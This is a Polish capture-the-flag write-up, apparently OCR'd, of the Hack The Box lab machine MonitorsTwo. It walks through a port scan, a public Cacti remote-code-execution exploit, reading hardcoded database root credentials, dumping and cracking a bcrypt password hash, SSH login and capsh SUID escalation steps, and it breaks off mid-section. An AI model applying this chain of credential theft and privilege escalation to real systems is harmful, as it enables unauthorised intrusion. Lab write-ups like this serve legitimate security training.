

MonitorsTwo


Jako ,że jest to maszyna ze statycznym adresem ip to uruchamiamy nmap




Mamy otwarte dwa porty 22 i 80 pozostałe są filtrated
Z SSH nie zrobimy niczego wielkiego więc wskakujemy na http




Naszym oczom ukazuje się login page zasilany ‘The Cacti Group’
Poszukajmy coś więcej na temat niego w sieci
I znajdujemy RCE na github



Pobieramy i wykonujemy wedle instrukcji
Odpalamy exploita za pomocą pythona



I w tym samym czasie również nasłuch na kalim
Po chwili otrzymujemy powłokę www-data



Enumerujemy system po czym dochodzimy do wniosku ,że nie ma na nich żadnych userów a zawartość folderu głównego mówi nam ,że jesteśmy w dokerze

```
www-data@50bca5e748b0:/$ ls -la
ls -la
total 100
drwxr-xr-x   1 root root  4096 Mar 21 10:49 .
drwxr-xr-x   1 root root  4096 Mar 21 10:49 ..
-rwxr-xr-x   1 root root     0 Mar 21 10:49 .dockerenv
drwxr-xr-x   1 root root  4096 Mar 22 13:21 bin
drwxr-xr-x   2 root root  4096 Mar 22 13:21 boot
drwxr-xr-x   5 root root   340 May 30 18:00 dev
-rw-r--r--   1 root root   648 Jan  5 11:37 entrypoint.sh
drwxr-xr-x   1 root root  4096 Mar 21 10:49 etc
drwxr-xr-x   2 root root  4096 Mar 22 13:21 home
drwxr-xr-x   1 root root  4096 Nov 15  2022 lib
drwxr-xr-x   2 root root  4096 Mar 22 13:21 lib64
drwxr-xr-x   2 root root  4096 Mar 22 13:21 media
drwxr-xr-x   2 root root  4096 Mar 22 13:21 mnt
drwxr-xr-x   2 root root  4096 Mar 22 13:21 opt
dr-xr-xr-x 312 root root     0 May 30 18:00 proc
drwx------   1 root root  4096 Mar 21 10:50 root
drwxr-xr-x   1 root root  4096 Nov 15  2022 run
drwxr-xr-x   1 root root  4096 Jan  9 09:30 sbin
drwxr-xr-x   2 root root  4096 Mar 22 13:21 srv
dr-xr-xr-x  13 root root     0 May 30 18:00 sys
drwxrwxrwt   1 root root 20480 May 30 18:41 tmp
drwxr-xr-x   1 root root  4096 Nov 14  2022 usr
drwxr-xr-x   1 root root  4096 Nov 15  2022 var
www-data@50bca5e748b0:/$
```

Znajduje się tam również plik entrypoint.sh
Zaglądamy do niego

```
cat entrypoint.sh
#!/bin/bash
set -ex

wait-for-it db:3306 -t 300 -- echo "database is connected"
if [[ ! $(mysql --host=db --user=root --password=root cacti -e "show tables") =~ "automation_devices" ]]; then
    mysql --host=db --user=root --password=root cacti < /var/www/html/cacti.sql
    mysql --host=db --user=root --password=root cacti -e "UPDATE user_auth SET must_change_password='' WHERE usernam
e = 'admin'"
    mysql --host=db --user=root --password=root cacti -e "SET GLOBAL time_zone = 'UTC'"
fi

chown www-data:www-data -R /var/www/html
# first arg is `-f` or `--some-option`
if [ "${1#-}" != "$1" ]; then
        set -- apache2-foreground "$@"
fi

exec "$@"
www-data@50bca5e748b0:/$
```


Wychodzi na to ,że możemy uruchomi tutaj serwer sql jako root i zobaczyć jakie tables posiada
Sprawdźmy to

```
www-data@50bca5e748b0:/$ mysql --host=db --user=root --password=root cacti -e "show tables"
< --user=root --password=root cacti -e "show tables"
Tables_in_cacti
aggregate_graph_templates
aggregate_graph_templates_graph
aggregate_graph_templates_item
aggregate_graphs
aggregate_graphs_graph_item
aggregate_graphs_items
automation_devices
automation_graph_rule_items
automation_graph_rules
automation_ips
automation_match_rule_items
automation_networks
automation_processes
automation_snmp
automation_snmp_items
automation_templates
automation_tree_rule_items
automation_tree_rules
cdef
cdef_items
color_template_items
color_templates
colors
data_debug
data_input
data_input_data
data_input_fields
data_local
data_source_profiles
data_source_profiles_cf
data_source_profiles_rra
data_source_purge_action
data_source_purge_temp
data_source_stats_daily
data_source_stats_hourly
data_source_stats_hourly_cache
```

Zgadza się
Po dłuższej chwili znajdujemy w user_auth zahaszowane hasło do usera marcus

```
www-data@50bca5e748b0:/$ mysql --host=db --user=root --password=root cacti -e "select * from user_auth"
< --password=root cacti -e "select * from user_auth"
id      username        password        realm   full_name       email_address   must_change_password    password_cha
nge     show_tree       show_list       show_preview    graph_settings  login_opts      policy_graphs   policy_trees
policy_hosts    policy_graph_templates  enabled lastchange      lastlogin       password_history        locked  fail
ed_attempts     lastfail        reset_perms
1       admin   $2y$10$IhEA.Og8vrvwueM7VEDkUes3pwc3zaBbQ/iuqMft/llx8utpR1hjC    0       Jamie Thompson  admin@monito
rstwo.htb               on      on      on      on      on      2       1       1       1       1       on      -1 -
1       -1              0       0       663348655
3       guest   43e9a4ab75570f5b        0       Guest Account           on      on      on      on      on      3  1
1       1       1       1               -1      -1      -1              0       0       0
4       marcus  $2y$10$vcrYth5YcCllZaPDj6PwqOYTw68W1.3WeKlBn70JonsdW/MhFYK4C    0       Marcus Brune    marcus@monit
orstwo.htb                      on      on      on      on      1       1       1       1       1       on      -1 -
1               on      0       0       2135691668
www-data@50bca5e748b0:/$
```

Jest to bcrypt



Próbujemy go połamać za pomocą hashcat

```
┌──(kali㉿kali)-[~]
└─$ hashcat -m 3200 marcus /usr/share/wordlists/rockyou.txt --show
$2y$10$vcrYth5YcCLlZaPDj6PwqOYTw68W1.3WeKlBn70JonsdW/MhFYK4C:funkymonkey
```

marcus:funkymonkey

Zatem możemy spróbować się za pomocą ssh który jest otwarty

```
┌──(kali㉿kali)-[~]
└─$ ssh marcus@10.10.11.211
marcus@10.10.11.211's password:
Welcome to Ubuntu 20.04.6 LTS (GNU/Linux 5.4.0-147-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/advantage

  System information as of Tue 30 May 2023 06:48:58 PM UTC

  System load:                      1.04
  Usage of /:                       63.0% of 6.73GB
  Memory usage:                     25%
  Swap usage:                       0%
  Processes:                        277
  Users logged in:                  1
  IPv4 address for br-60ea49c21773: 172.18.0.1
  IPv4 address for br-7c3b7c0d00b3: 172.19.0.1
  IPv4 address for docker0:         172.17.0.1
  IPv4 address for eth0:            10.10.11.211
  IPv6 address for eth0:            dead:beef::250:56ff:feb9:60b3


Expanded Security Maintenance for Applications is not enabled.

0 updates can be applied immediately.

Enable ESM Apps to receive additional future security updates.
See https://ubuntu.com/esm or run: sudo pro status


The list of available updates is more than a week old.
To check for new updates run: sudo apt update
Failed to connect to https://changelogs.ubuntu.com/meta-release-lts. Check your Internet connection or proxy setting
s


You have mail.
Last login: Tue May 30 18:42:12 2023 from 10.10.14.144
marcus@monitorstwo:~$
```

Bingo!!!

```
marcus@monitorstwo:~$ ls
user.txt
marcus@monitorstwo:~$ cat user.txt
43e0edaecc44ba39a17da57fc1ac4557
marcus@monitorstwo:~$
```


Teraz musimy się wyeskalować do roota
Wpierw sprawdzamy czy mamy jakieś komendy dla roota bez jego hasła 'sudo-l'

```
marcus@monitorstwo:/$ sudo -l
[sudo] password for marcus:
Sorry, user marcus may not run sudo on localhost.
marcus@monitorstwo:/$
```

Przypominamy sobie ,że jesteśmy na dokerze w tym celu sprawdzamy jaka jest jego wersja


```
marcus@monitorstwo:/$ docker -v
Docker version 20.10.5+dfsg1, build 55c4c88
```

I czy istnieje już dla jego wersji jakaś znaleziona podatność w sieci



Wedle instrukcji możemy uzyskać dostęp do roota a potrzebujemy wykonać następujące kroki:
1.Uzyskać na dokerze roota
2.Zmienić uprawnienia na dokerze plik /bin/bash
3.Uruchomić na marcus ./exp.sh który sklonuje dokera i dostęp do /bin/bash a co za tym idzie będziemy mogli wykonać spawn roota za pomocą tej binarki

Zatem do dzieła
Sprawdzamy wpierw na dokerze jakie mamy suid



Odrazu w oczy rzuca sie sbin/capsh
Sprawdzamy czy istnieje już jakaś podatność na ta binarke

Shell

It can be used to break out from restricted environments by spawning an interactive system shell.

```
capsh --
```

SUID

If the binary has the SUID bit set, it does not drop the elevated privileges and may be abused to access the file system, escalate or maintain privileged access as a SUID backdoor. If it is used to run `sh -p`, omit the `-p` argument on systems like Debian (<= Stretch) that allow the default `sh` shell to run with SUID privileges.

This example creates a local SUID copy of the binary and runs it to maintain elevated privileges. To interact with an existing SUID binary skip the first command and run the program using its original path.

```
